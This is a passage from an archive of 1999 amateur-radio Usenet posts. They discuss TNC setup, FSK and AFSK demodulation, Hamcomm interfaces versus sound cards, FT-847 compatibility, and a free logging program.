* THOR III: Radio Meldodia no longer encoded
* HISPASAT 1 A/B: Antena 3 TV is encrypted again

If you want to receive all media- and satellite-news - analogue and
digital - be member of the follow mailinglists:

> "sat-stefan": latest sat- and media-news in Transponder NEWS:
all programm-news, digital and analogue feeds, clear sport-feeds for
pay-tv programmes and more (in English and German)

> "sat-stefan-tab": latest analogue and digital transponder-listings wit
all relevant parameters (ADR, MPEG2, PAL, D2 MAC...)

> "sat-help" - all anwers for your questions and problems about sat-stuff.
Problems or questions - drop an eMail. Answers are available in these list!

SUBSCRIBE via online-form: http://www.sat-hagedorn.de/subscribe.htm
or send an eMail to stefan@sat-hagedorn.de or DXStefan@aol.com

3003. Re: AEA PK-12 help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-03 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7llblu$m28$1@news.minn.net>
Source record: 17509

In article <7limn5$qf9@dfw-ixnews11.ix.netcom.com>, BEN ROSWELL LOPER
<bloper@ix.netcom.com> wrote:
>I need a manual or just some instruction on settings to operate my AEA PK-12.
> My computer will connect to it, but all I get
>back is garbage. I cannot find my manual and I seem to remember that you could
> bring it up in different modes. It also
>doesn't seem to have the autobaud routine because if I press the "enter key"
> several times I continue to get garbage back. I
>have not used it in a year or so, but it did work well last time I had it on
> Thx for any help Ben

Hello Ben:

You can get a new PK-12 manual from Timewave technology for $14.95 plus
$5.S/H.

John can tryy resetting the PK-12 by pulling JP-1 and turning the PK-12 on and
off again, then wait a couple of minutes. This puts the unit into autobaud
mode. Then send an * to get the PK-12's attention. After you have established
communication between the PK-12 and the PC, the unit will remember your
settings can come up in that mode.

If you are running WIN95/98/NT download the demo version of PK TERM 99 from
http://www.timewave.com. The demo version runs VHF and that will let you get
the TNC on the air. Let me know if I can help.

John Douglas
N0ISL/UA4LIS/UB5WJD/4ID

****
Maritime Mobile? Watch for an HF Email package to be announced shortly. The
package contains a low current PK-232/DSP, HF email software and will be
expanded to include other Windows software of real interest to anyone
concerned with weather. http://www.timewave.com
****

3004. Re: Need some info

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-03 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <37823fe1.138630517@news.atl.bellsouth.net>
Source record: 17510

On Fri, 02 Jul 1999 17:12:50 -0500, Carpman the Great <ctg@geocities.com> wrote:
>I am building a TNC based on the BASIC stamp from parallax, and I need
>to know how long the marks and spaces are in AFSK 1200 baud. Thanks.
>KD5HME. carpman@mailcity.com ctg@geocities.com

Well, packet is HDLC. It doesn't assign any significance to mark or space,
only the transition between one and the other. Those occur at a maximum
of 1200 times a second for 1200 baud, so any mark or space would be 1/600th
of a second, or longer.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

3005. How to connect TTL port on TNC to Commodore 64

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-03 00:00:00 UTC
From: andre landrum <rcflyer@netdoor.com>
Message-ID: <Fvtf3.756$OW2.37526@axe.netdoor.com>
Source record: 17511

Anyone have DETAILS on connecting an MFJ 1728 Multimode TNC's TTL port to the Commodore 64 and which port to use on the 64? I'm a newbie trying to get on packet for two meter. It will be my first attempt. Thanks, Andre' KC5ZJG, rcflyer@netdoor.com

3006. Please Confirm

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-03 00:00:00 UTC
From: removals1@iname.com
Message-ID: <377e69cf.1409307@news>
Source record: 17512
Cross-posted to: rec.radio.amateur.digital.misc,alt.radio.scanner,rec.radio.scanner

I've been researching the Hamcomm Data Slicer FSK demodulator in its various forms. All of the web pages I've seen so far merely provide schematics and tell you to hook it up to your serial port, but don't describe precisely what it DOES.

My guess is that it converts the sinusoidal audio waveform coming out of the discriminator tap into a baseband square wave - anything on the positive side of 0 in the audio waveform becomes a '1', everything else becomes a '0'. The serial port is configured to generate interrupts to the CPU when this demodulated signal chages state, and a VxD driver notes the times of these changes and passes the resulting binary digit stream up to the application for further processing.

If my interpretation is correct, could not the same result be achieved by sampling the discriminator output with a sound card and converting each sample into either a '1' or a '0' by comparing it with 0, i.e.

```
if (sample > 0)
output = 1;
else
output = 0;
```

If the sound crd's sampling rate were set high enough (i.e. higher than the Nyquist rate), the output would be an equivalent series of binary digits which could be processed in much the same way as the output of a data slicer.

Is this about right, or am I way off base here?

NOTE: SPAM shields at 100%, Captain!

3007. SSTV on Yaesu FT847

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-03 00:00:00 UTC
From: Geoff Hallett <ghallett@globalnet.co.uk>
Message-ID: <7lluqh$c4$1@gxsn.com>
Source record: 17513

Does anyone have experience of running SSTV on VHF and UHF bands using a Yaesu FT847?
I have the FT847, a computer with a soundcard and a video capture card and JVcomm32. What is the best way to link the PC and the FT847? Am I likely to be able to operate reliably with this or should I consider a dedicated interface to the PC?

3008. Kenwood IF10B HELP NEEDED--PLEASE

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-03 00:00:00 UTC
From: "Larry G. Gouliard, Jr" <ka9gci@ntslink.net>
Message-ID: <377E7FA1.8A05F52A@ntslink.net>
Source record: 17514
Cross-posted to: rec.radio.swap,rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew

Please:

Is there some kind soul out there that owns a Kenwood IF10B interface module and is willing to share some information ?

I have been unable to locate an IF10B module (the part of the computer interface that fits inside the TS940S) and have come to the conclusion, after many hours of research, that finding one will be next to impossible.

At this point the best option appears to be the construction of a "replacement" module for the IF10B. To facilitate construction of a replacement module the following information is necessary:

Schematic of the IF10B.
Source Code for the Eprom.
Pictures or direct scans of the Kenwood printed circuit board.

I plan to use cad and photoresist to duplicate the "daughter" board giving me the ability to help others once a successful replacement has been verified.

Any information that you can supply would be greatly appreciated.

Thank you and 73
Larry KA9GCI

3009. Will the FT-847 work on HF PACTOR?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-03 00:00:00 UTC
From: flanders@groupz.net
Message-ID: <377e7f3c.34375925@nntp.groupz.net>
Source record: 17515

Anybody using the Yaesu FT-847 on HF PACTOR?

I am thinking of getting one as a station satellite rig, but a secondary use will be in the camper for PACTOR email via 20 meter winlink (with a PK-232). As I remember, the FT-847 is not really optimized for fast TX-RX turnaround (no QSK, right?).

So - I am wondering what to expect on HF PACTOR.

Comments from FT-847 users?

Jerry W4UK

3010. Need help with Compaq modem

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-03 00:00:00 UTC
From: jeffreyh@Hawaii.Edu
Message-ID: <7lm0e3$ba8@news.Hawaii.Edu>
Source record: 17516
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc

I've acquired a 28.8 kb Compaq modem, but can't seem to run it on
my (homebuilt) PC. If anyone is familiar with this modem, please
email me -- I have some questions!

Thanks!
Jeff KH6O

--
Looking for a Nevada house? www.homeseekers.com, enter "Minden", click
on "Carson", click on "Search Homes", enter Zip: "89423", Street: "4th",
click on photo.

3011. Re: Will the FT-847 work on HF PACTOR?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-03 00:00:00 UTC
From: Paul <leach@mcmail.com>
Message-ID: <377e93c0.0@news1.mcmail.com>
Source record: 17517

Hi Jerry, I am using an SCS PTCII on Pactor I/II with the ft847
No problem with the turnaround
Also using SSTV etc with this little gadget

73's Paul GW4AMZ
Jerry Flanders <flanders@groupz.net> wrote in message
news:377e7f3c.34375925@nntp.groupz.net...
> Anybody using the Yaesu FT-847 on HF PACTOR?
>
> I am thinking of getting one as a station satellite rig, but a
> secondary use will be in the camper for PACTOR email via 20 meter
> winlink (with a PK-232). As I remember, the FT-847 is not really
> optimized for fast TX-RX turnaround (no QSK, right?).
>
> So - I am wondering what to expect on HF PACTOR.
>
> Comments from FT-847 users?
>
> Jerry W4UK
>
>
>

3012. Re: SSTV on Yaesu FT847

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-03 00:00:00 UTC
From: Paul <leach@mcmail.com>
Message-ID: <377e93fb.0@news1.mcmail.com>
Source record: 17518

Hi Geoff, I use an SCS PTC II controller with the ft847 for SSTV
No problems at all.
Not used a sound card though
73's Paul
GW4AMZ
Geoff Hallett <ghallett@globalnet.co.uk> wrote in message
news:7lluqh$c4$1@gxsn.com...
> Does anyone have experience of running SSTV on VHF and UHF bands using a
> Yaesu FT847?
> I have the FT847, a computer with a soundcard and a video capture card and
> JVcomm32. What is the best way to link the PC and the FT847? Am I likely
to
> be able to operate reliably with this or should I consider a dedicated
> interface to the PC?
>
>

3013. Re: Please Confirm

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-03 00:00:00 UTC
From: Ralph Mowery <rmowery@ibm.net>
Message-ID: <377EB03D.874ED37F@ibm.net>
Source record: 17519
Cross-posted to: rec.radio.amateur.digital.misc,alt.radio.scanner,rec.radio.scanner

The interface is a simple op amp circuit. It takes the low voltage signal and converte it to the rs-232 levels. Not all signals are sinusoidal audio waves, but almost square waves and they are not really audio as such. While you will hear them as audio, by the time they pass tthe audio circuits they are so distorted from the origional signal they are useless for decoding.

Shiva Nataraja wrote:
>
> I've been researching the Hamcomm Data Slicer FSK demodulator in its
> various forms. All of the web pages I've seen so far merely provide
> schematics and tell you to hook it up to your serial port, but don't
> describe precisely what it DOES.
>
> My guess is that it converts the sinusoidal audio waveform coming out
> of the discriminator tap into a baseband square wave - anything on the
> positive side of 0 in the audio waveform becomes a '1', everything
> else becomes a '0'. The serial port is configured to generate
> interrupts to the CPU when this demodulated signal chages state, and a
> VxD driver notes the times of these changes and passes the resulting
> binary digit stream up to the application for further processing.
>
> If my interpretation is correct, could not the same result be achieved
> by sampling the discriminator output with a sound card and converting
> each sample into either a '1' or a '0' by comparing it with 0, i.e.
>
> if (sample > 0)
> output = 1;
> else
> output = 0;
>
> If the sound crd's sampling rate were set high enough (i.e. higher
> than the Nyquist rate), the output would be an equivalent series of
> binary digits which could be processed in much the same way as the
> output of a data slicer.
>
> Is this about right, or am I way off base here?
>
> NOTE: SPAM shields at 100%, Captain!

3014. Online Hamfest

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-03 00:00:00 UTC
From: Bob Grosse <BobGrosse@quality-enterprises.com>
Message-ID: <377ECC9F.C2EF4B8A@quality-enterprises.com>
Source record: 17520

The Online Hamfest has an all new format with many new features.

If it's been awhile since you've paid a visit to the Online Hamfest you may want to stop back and check out all the new features, one of which is the ability to place a picture in your ad, and as always, it's FREE!

http://quality-enterprises.com/tcrg/OnlineFest/

Tri-County Radio Group Inc.

We hope to see you at our Woodstock '99 Hamfest on Sunday, August 29, 1999 at the McHenry County Fairgrounds, Woodstock Il.

3015. Re: PK-232MBX and CW

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-03 00:00:00 UTC
From: "George T. Baker" <w5yr@swbell.net>
Message-ID: <377EE853.1F52E3AC@swbell.net>
Source record: 17521

If I don't sound too negative, let me add that you are going to find that it is very, very difficult to find any system - software and/or hardware - that can do a very good job reading Morse code on HF. Code reception works great with human wetware to do the processing - work through messy sending, poor timing, noise, QRM, etc. etc. - but is a real bear to do with other processes.

As Cliff says, when you tune your receiver for max activity with the tuning LEDs or max activity on a scope, that is about the best you are going to do. The filters in the 232 are centered on 800 Hz - they can be moved but not easily. Simply tune your receiver for an 800 Hz beatnote - that will produce max activity of the LEDs.

72/73, George AMA 98452 R/C since 1964
Amateur Radio W5YR, in the 53rd year and it just keeps getting better!
AutoPOWER Systems, Fairview, TX (30 mi NE Dallas) Collin County
QRP-L QRP-ARCI FISTS NORCAL ZOMBIE ARS 10-X 33.2 N 96.6 W EM13RE

Clifford Buttschardt wrote:
>
> Really it is quite simple. Tune the receiver to the point where the front
> panel disply deflects to the and left maximizes. Thnis is about as good
> as you can do with the PK232. Cliff K7RR
>
> On Thu, 1 Jul 1999 kf4kjq@my-deja.com wrote:
>
> > I have a PK-232MBX With August 1991 Firmware. For CW it is tuned to a
> > center frequency of 800 Hz. A lot of CW is not 800 HZ and is very hard
> > to tune it for this reason. Is it possible to modify the TNC so that
> > this is adjustable? Will a firmware upgrade allow adjustment of the CW
> > tuning?
> >
> > 73 Ben KF4KJQ
> >
> >
> > Sent via Deja.com http://www.deja.com/
> > Share what you know. Learn what you don't.
> >
> >

--
72/73, George AMA 98452 R/C since 1964
Amateur Radio W5YR, in the 53rd year and it just keeps getting better!
AutoPOWER Systems, Fairview, TX (30 mi NE Dallas) Collin County
QRP-L QRP-ARCI FISTS NORCAL ZOMBIE ARS 10-X 33.2 N 96.6 W EM13RE

3016. Re: Mir and Packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-04 00:00:00 UTC
From: unkeb@aol.com
Message-ID: <19990703203505.20184.00010183@ng-fv1.aol.com>
Source record: 17522

Sorry It's not Packet. it's slow scan tv which can be decode with free
shareware.
Here is the web site which you can learn more about it.
http://ourworld.compuserve.com/homepages/HFFAX/hf-fax.htm
unkeb

3017. Re: Please Confirm

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-04 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <377e7927.3791536@news.crosslink.net>
Source record: 17523
Cross-posted to: rec.radio.amateur.digital.misc,alt.radio.scanner,rec.radio.scanner

On Sat, 03 Jul 1999 20:01:03 GMT, removals1@iname.com (Shiva Nataraja)
wrote:

>
>I've been researching the Hamcomm Data Slicer FSK demodulator in its
>various forms. All of the web pages I've seen so far merely provide
>schematics and tell you to hook it up to your serial port, but don't
>describe precisely what it DOES.
>
>My guess is that it converts the sinusoidal audio waveform coming out
>of the discriminator tap into a baseband square wave - anything on the
>positive side of 0 in the audio waveform becomes a '1', everything
>else becomes a '0'. The serial port is configured to generate
>interrupts to the CPU when this demodulated signal chages state, and a
>VxD driver notes the times of these changes and passes the resulting
>binary digit stream up to the application for further processing.
>
>If my interpretation is correct, could not the same result be achieved
>by sampling the discriminator output with a sound card and converting
>each sample into either a '1' or a '0' by comparing it with 0, i.e.
>
>if (sample > 0)
> output = 1;
>else
> output = 0;
>
>If the sound crd's sampling rate were set high enough (i.e. higher
>than the Nyquist rate), the output would be an equivalent series of
>binary digits which could be processed in much the same way as the
>output of a data slicer.
>
>Is this about right, or am I way off base here?

Let's assume that you are 100% correct in your assumptions about the
Hamcomm interface device and that you are also 100 % correct about how
the operating system and the applications programs obtain what they
want/need from the serial port.

If that is true, then I can tell you what the difference is between
that and the sound card.

1) The sound card only generates an interrupt when the buffer that you
gave it to be filled up with data is full. That right away can reduce
the interrupts by 2 or 3 orders of magnitude (and introduce

corresponding amounts of latency).

2) The sound card provides an extremely accuate A/D conversion of the data on an extremely accurate and stable clock rate - omething that is unknown to Hamcomm.

So, it depends on what you want to do with the data. Obviously, if you need the phase information, you aren't going to get it from Hamcomm - but then, except for PSK31 and FSK31, what modes need the phase information - certainly not WX FAX, RTTY, CW.

Does all that sound right/ - no pun intended.

73 de Bob, W9DMK, King George, VA
Change "nobody" to "w9dmk" for e-mail
http://www.qsl.net/w9dmk
http://www.fortunecity.com/meltingpot/albania/784

3018. Re: Please Confirm

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-04 00:00:00 UTC
From: removals1@iname.com
Message-ID: <377ed6d5.4649269@news>
Source record: 17524
Cross-posted to: rec.radio.amateur.digital.misc,alt.radio.scanner,rec.radio.scanner

On Sun, 04 Jul 1999 01:45:35 GMT, nobody@crosslink.net (Robert Lay (W9DMK)) wrote:

>Let's assume that you are 100% correct in your assumptions about the
>Hamcomm interface device and that you are also 100 % correct about how
>the operating system and the applications programs obtain what they
>want/need from the serial port.

[...]

>Does all that sound right/ - no pun intended.

Yep, makes sense. Now to find out if the initial assumptions are correct...

NOTE: SPAM shields at 100%, Captain!

3019. Re: Please Confirm

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-04 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <377F2921.1104068B@junglevision.com>
Source record: 17525
Cross-posted to: rec.radio.amateur.digital.misc,alt.radio.scanner,rec.radio.scanner

"Robert Lay (W9DMK)" wrote:
>
> On Sat, 03 Jul 1999 20:01:03 GMT, removals1@iname.com (Shiva Nataraja)
> wrote:
>
> >
> >I've been researching the Hamcomm Data Slicer FSK demodulator in its
> >various forms. All of the web pages I've seen so far merely provide
> >schematics and tell you to hook it up to your serial port, but don't
> >describe precisely what it DOES.
> >
> >My guess is that it converts the sinusoidal audio waveform coming out
> >of the discriminator tap into a baseband square wave - anything on the
> >positive side of 0 in the audio waveform becomes a '1', everything
> >else becomes a '0'. The serial port is configured to generate
> >interrupts to the CPU when this demodulated signal chages state, and a
> >VxD driver notes the times of these changes and passes the resulting
> >binary digit stream up to the application for further processing.
> >
> >If my interpretation is correct, could not the same result be achieved
> >by sampling the discriminator output with a sound card and converting
> >each sample into either a '1' or a '0' by comparing it with 0, i.e.
> >
> >if (sample > 0)
> > output = 1;
> >else
> > output = 0;
> >
> >If the sound crd's sampling rate were set high enough (i.e. higher
> >than the Nyquist rate), the output would be an equivalent series of
> >binary digits which could be processed in much the same way as the
> >output of a data slicer.
> >
> >Is this about right, or am I way off base here?
>
> Let's assume that you are 100% correct in your assumptions about the
> Hamcomm interface device and that you are also 100 % correct about how
> the operating system and the applications programs obtain what they
> want/need from the serial port.
>
> If that is true, then I can tell you what the difference is between
> that and the sound card.
>

> 1) The sound card only generates an interrupt when the buffer that you
> gave it to be filled up with data is full. That right away can reduce
> the interrupts by 2 or 3 orders of magnitude (and introduce
> corresponding amounts of latency).
>
> 2) The sound card provides an extremely accuate A/D conversion of the
> data on an extremely accurate and stable clock rate - omething that is
> unknown to Hamcomm.
>
> So, it depends on what you want to do with the data. Obviously, if you
> need the phase information, you aren't going to get it from Hamcomm -
> but then, except for PSK31 and FSK31, what modes need the phase
> information - certainly not WX FAX, RTTY, CW.
>
> Does all that sound right/ - no pun intended.
>

Yeah, this all makes 100% sense to me. I would think for the reasons
you've stated that soundmodems ought to work better than a Hamcomm style
interface. The only issue then, is how mature are the soundmodem drivers
at this point. And my impression so far, at least from the Linux perspective,
is that the soundmodems are little bit more finnicky about what hardware
you have. That is using not-quite Sound Blaster compatible modems tend
to not work. Whereas everyone has a compatible serial port to plug a
Hamcommboard into.

> 73 de Bob, W9DMK, King George, VA
> Change "nobody" to "w9dmk" for e-mail
> http://www.qsl.net/w9dmk
> http://www.fortunecity.com/meltingpot/albania/784

--

http://www.junglevision.com

>I'm telling you this because... we've all lost our children, Mr. Ansel.
>
>They're dead to us. They kill each other in the streets. They wander
>comatose in shopping malls. They're paralyzed in front of televisions.
>Something terrible has happened that's taken our children away.
>It's too late. They're gone.
>
>You're angry, Mr. Ansel. You owe it to yourself to feel that way.
>
>All I'm saying is let me direct your rage.

3020. Re: Help A Newbie Understand ;-)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-04 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <3792335c.189159267@news.atl.bellsouth.net>
Source record: 17526

On Thu, 01 Jul 1999 04:33:13 GMT, removals1@iname.com (Shiva Nataraja) wrote:
>I'm a newbie trying to understand Frequency Shift Keying.
>
>The page at
>http://wkweb4.cableinet.co.uk/simon.collings/Modulation/FSK.htm says,
>in part:
>
>"FSK signals may either be generated as an audio signal (baseband)
>then transmitted using a conventional SSB or FM transmitter, or a
>transmitter's carrier may be frequency keyed directly. "
>
>I'm trying to figure out what the difference is in the case of an FM
>signal. Let's say the FM transmitter's carrier is directly keyed +/-
>8kHz, where +8kHz is a 1 and -8kHz is a 0. Let's say that someone is
>sending a 1Hz pulse train (i.e. .5 seconds of '0' and .5 seconds of
>'1') If I tune the nominal carrier frequency in with an FM receiver,
>what does the resulting demodulated audio sound like? What would the
>audio output waveform look like on an oscilloscope? Would it be a
>square wave? Or does more need to be done to recover the original
>pulse train?

It'll sound like a click every 0.5 second through the speaker. On a
scope tapped directly on the discriminator, it'll be a square wave
at the 1 Hz rate. That's not what you'd get at the speaker, however,
because the audio amp is AC coupled and doesn't have a response
down to that low a frequency. The squarewave is differentiated
by the AC coupling, and all you hear is a click at each transition.

This assumes the FM transmitter is true FM and is fed DC coupled to
the modulator. Inputting a 1 Hz signal at the mic connector would probably
only give you differentiated pulses at the modulator too, because the mic
amp would be AC coupled. If the transmitter is actually PM, then you'd also
only get differentiated pulses as the output, even if you fed the modulator
directly (lots of ham rigs are really PM instead of FM).

This is direct baseband modulation, of course. Typically, however,
you use an AFSK audio tone to modulate the transmitter. This tone
is pitch shifted (FSK) by the baseband signal so you'd get say a
1200 Hz tone for half a second then a 2200 Hz tone for half a second,
etc.

If you feed that to a SSB transmitter, you'll get the equivalent of an FSK
signal with a shift of 1000 Hz. But if you feed it to a FM transmitter, you'll
get a tone modulated FM signal, not FSK. It will be double modulated,
first as a FSK audio tone, then as a tone modulated FM signal. To do FSK

with an FM transmitter, you need to drive the FM modulator directly with the DC coupled baseband signal. The FM transmitter is then set for the deviation needed to give the shift you want. To duplicate the shift you'd get with the SSB transmitter in the example cited, you'd set deviation to 1 kHz. The two signals would then be indistinguishable over the air.

In other words, feeding direct DC coupled baseband into an FM transmitter *is* direct FSK. You can get functionally the same thing by feeding an AFSK signal to a SSB transmitter. But when you feed AFSK to a FM transmitter, you don't get FSK. You get ordinary audio FM that happens to have a tone which is being frequency shifted as the audio.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

3021. Re: Please Confirm

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-04 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <37933965.190704651@news.atl.bellsouth.net>
Source record: 17527
Cross-posted to: rec.radio.amateur.digital.misc,alt.radio.scanner,rec.radio.scanner

On Sat, 03 Jul 1999 20:01:03 GMT, removals1@iname.com (Shiva Nataraja) wrote:

>
>I've been researching the Hamcomm Data Slicer FSK demodulator in its
>various forms. All of the web pages I've seen so far merely provide
>schematics and tell you to hook it up to your serial port, but don't
>describe precisely what it DOES.
>
>My guess is that it converts the sinusoidal audio waveform coming out
>of the discriminator tap into a baseband square wave - anything on the
>positive side of 0 in the audio waveform becomes a '1', everything
>else becomes a '0'. The serial port is configured to generate
>interrupts to the CPU when this demodulated signal chages state, and a
>VxD driver notes the times of these changes and passes the resulting
>binary digit stream up to the application for further processing.
>
>If my interpretation is correct, could not the same result be achieved
>by sampling the discriminator output with a sound card and converting
>each sample into either a '1' or a '0' by comparing it with 0, i.e.
>
>if (sample > 0)
> output = 1;
>else
> output = 0;
>
>If the sound crd's sampling rate were set high enough (i.e. higher
>than the Nyquist rate), the output would be an equivalent series of
>binary digits which could be processed in much the same way as the
>output of a data slicer.
>
>Is this about right, or am I way off base here?

You're off base. The interface is simply an opamp used as a limiter.
Its output slews rail to rail at the signal zero crossing. This is fed
to a status pin on a serial or parallel port. The software reads that
status and counts zero crossings to determine the tone frequency.
A mark is one frequency, a space is another frequency, so the difference
in counts over a fixed interval is used to determine mark or space. (The
fixed interval is generated using a serial port in an unusual way to give
interrupts at the baud rate.)

These mark and space decisions are then sent to another routine which
frames them into a data stream of 1s and 0s, which are then framed
as HDLC frames by another routine, and are then processed by the

AX25 driver. Or in the case of RTTY, the 1s and 0s are framed into async characters and passed to a Baudot to ASCII routine. Or in the case of FAX/SSTV, the tone frequency counts are converted to grayscale values and displayed as a picture.

When a sound card is used, the audio is A/D converted, the samples are run through a Fourier transform from the time domain to the frequency domain, the samples are binned and compared to determine which frequency has the highest energy at the moment. One frequency is assigned as mark, the other as space. The one with the highest energy is declared valid at that moment. Then the marks and spaces are processed as outlined above.

The advantage of the sound card is that digital filtering can be used on the frequency domain data prior to making the mark/space determination to improve the effective SNR. That's not possible for the zero crossing counter. Another advantage of the sound card approach is that the interrupt load is reduced. There is only one interrupt per buffer full of audio samples (typically 1024 samples). This works better when the operating system suffers variable interrupt latency, IE when Windoze is used as the operating system. The zero crossing counters need much closer realtime capability, and generally only work correctly under a deterministic OS such as DOS, or one with a deterministic scheduler such as Linux.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

3022. Re: Please Confirm

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-04 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <377f6d07.12556069@news.crosslink.net>
Source record: 17528
Cross-posted to: rec.radio.amateur.digital.misc,alt.radio.scanner,rec.radio.scanner

On Sun, 04 Jul 1999 02:28:01 -0700, Cathryn Mataga
<cathryn@junglevision.com> wrote:
>Yeah, this all makes 100% sense to me. I would think for the reasons
>you've stated that soundmodems ought to work better than a Hamcomm style
>interface. The only issue then, is how mature are the soundmodem drivers
>at this point. And my impression so far, at least from the Linux perspective,
>is that the soundmodems are little bit more finnicky about what hardware
>you have. That is using not-quite Sound Blaster compatible modems tend
>to not work. Whereas everyone has a compatible serial port to plug a
>Hamcommboard into.

First, let me say that it is difficult to add anything at all to the excellent remarks from Gary Coffman. However, I don't think Gary had yet seen your implied question about the maturity of the "soundmodem" drivers.

Allow me to describe what little I know about the MMSYSTEM.DLL which is the Windows System API's for Multimedia used for the Multimedia devices, such as the WAVE, MIDI, JOYSTICK, etc., family of devices.

This dll was originally introduced with Windows 3.1 as a 61kB file dated 3/10/92 and was given a new date time code with Windows 3.11, but I think it otherwise, the same file.

In Windows 95 it was re-introduced as a larger file (101kB) with a date of 7/11/95.

In Windows 98, it was re-introduced as a slightly larger file (108 kB) with a date of 5/11/98. The interesting thing about the Windows 9x versions of MMSYSTEM.DLL is that its header information indicates that it is still 16 bit software. Not only was in not upgraded to 32 bits in Windows 95, but it is still 16 bits in Windows 98 - according to Microsoft's own header information.

The actual, low level driver code that Windows uses to communicate with the sound cards consists of a rather large group of files, predominantly the products of the sound card manufacturer. For example, if you are using the Creative Labs 16 bit PnP card from the Model 4170 series, you will see over a dozen files referenced for the drivers, including such files as SB16SND.DRV.

So, in summary, the "drivers" for the sound cards are an extremely complex issue and their maturity is simply another layer of confusion. However, I think that for those applications that use the sound card primarily as A/D and D/A converters being driven by audio signals or

producing audio signal using the "wave" device, can reasonably assume the "drivers" to be as mature as any of the "drivers" in use for any of the peripheral devices on a PC. Note that I am ignoring any reference to the Direct X capabilities of either Windows or the sound cards, because those capabilities are being completely ignored in any of the applications that I know of relevant to amateur radio communications modes.

I don't actually see much additional confusion within Linux, although I don't think the Red Hat Linux 5.0 or 5.1 versions did a very good job with sound card drivers in comparison to Windows 9x. (I was never able to get my sound card to work as well in RH Linux as it does in Windows).

The central problem, in my opinion, is the way developers write their applications. For example, it is not uncommon to see applications code that does not take advantage of all of the API features that are available. Some developers simply take the view that the sound card must support a certain sampling rate, have a certain number of channels, etc., and if it does not meet that criteria, KaBoom, exit to the operating system. The API provides a rather extensive set of functions that allow you to query the system about the sound card. If the applications program chooses not to give you meaningful error messages about what it finds, that's the fault of the developer - not the "drivers".

The sound card manufacturers also instituted a practice back in the DOS world that is still the bane of many sound applications, and that is the environment variable called "blaster" and more recently one called "sb16". In my own experience it has become more and more difficult to get a given sound card to play on a given computer when you expect it to work in DOS, Windows 3.1 and Windows 9x with a variety of different applications. I have good examples of programs that will work in Windows 98 but not in DOS, Windows95 nor Win 3.x. That's sad, but the manufacturers and the Operating System vendors do not really seem to care about staying compatible with legacy operating systems and legacy applications.

73 de Bob, W9DMK, King George, VA
Change "nobody" to "w9dmk" for e-mail
http://www.qsl.net/w9dmk
http://www.fortunecity.com/meltingpot/albania/784

3023. Win95/98 Logging Software - FREE !!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-04 00:00:00 UTC
From: kh2d@my-deja.com
Message-ID: <7lnqmc$8oe$1@brokaw.wa.com>
Source record: 17529
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.amateur.policy

Press Release: Logger Ver. 6.07 Now Available
==========

Looking for a great Windows logging program ?

It's here! LOGGER is a program written by Bob Furzer,
K4CY (ex N6BFM, 9K2ZZ) and has more features than
the average ham will ever use, including:

Easy to use logging
Radio control
DX cluster access (Telnet or TNC)
One click grabbing of cluster spots
Easy Awards tracking (DXCC, WAS, WAZ, IOTA)
Graphical display of Grayline
Database for managing Skeds
Handy conversion calculator (F to C, etc)
GOLIST QSL database interface
Support for current ham CD ROMS
Graphical Satellite tracking display
PSK-31 interface for your sound card
Data Window to drive a TNC in RTTY or data mode
Easy backup and log printing
Completely ADIF compatible (import & export)
Keyer interface for TNC CW keying
Quick STATS display of DXCC and WAZ stats
Easy User maintenance of DXCC and Prefix data

Plus a bunch more....

LOGGER is designed so that the user can easily update
DXCC lists, PREFIX lists, and set up their own band plan
and modes. No waiting for someone to customize this
program for you, you can do it yourself. No worrying
about a new DXCC database being available if a new
country comes along, with a few clicks you add it to
your database. And no worrying about being 'stuck' with
one logging program - LOGGER supports full ADIF
imports AND exports, so you can easily transport your
log data to and from any other program that is ADIF
compliant.

The great news is that Logger is absolutely FREE !!

If you'd like to try Logger, you can download a copy
today. Visit the following website:

http://www.guam.net/pub/midxa/

and click the big red LOGGER on the main page,
which will take you to a page with information about
LOGGER, screen shots, and information on how to
download the program.

LOGGER is unique in the fact that not only is the author
supporting the program, but other users are supporting
it too. There is an email list for LOGGER users, and
you'll find a subscription box on the LOGGER web page.

Help is available should you wish to convert your current
logs to ADIF format and import them to LOGGER.

LOGGER is a program that will satify the needs of
casual operators or serious DX'ers. Plus the author is very
willing to work with users making changes, modifications,
and new features available.

And the price just has to make you smile.......

Enjoy.

73, Jim KH2D
Mariana Islands DX Association
http://www.guam.net/pub/midxa/

3024. Re: AEA PK-12 help

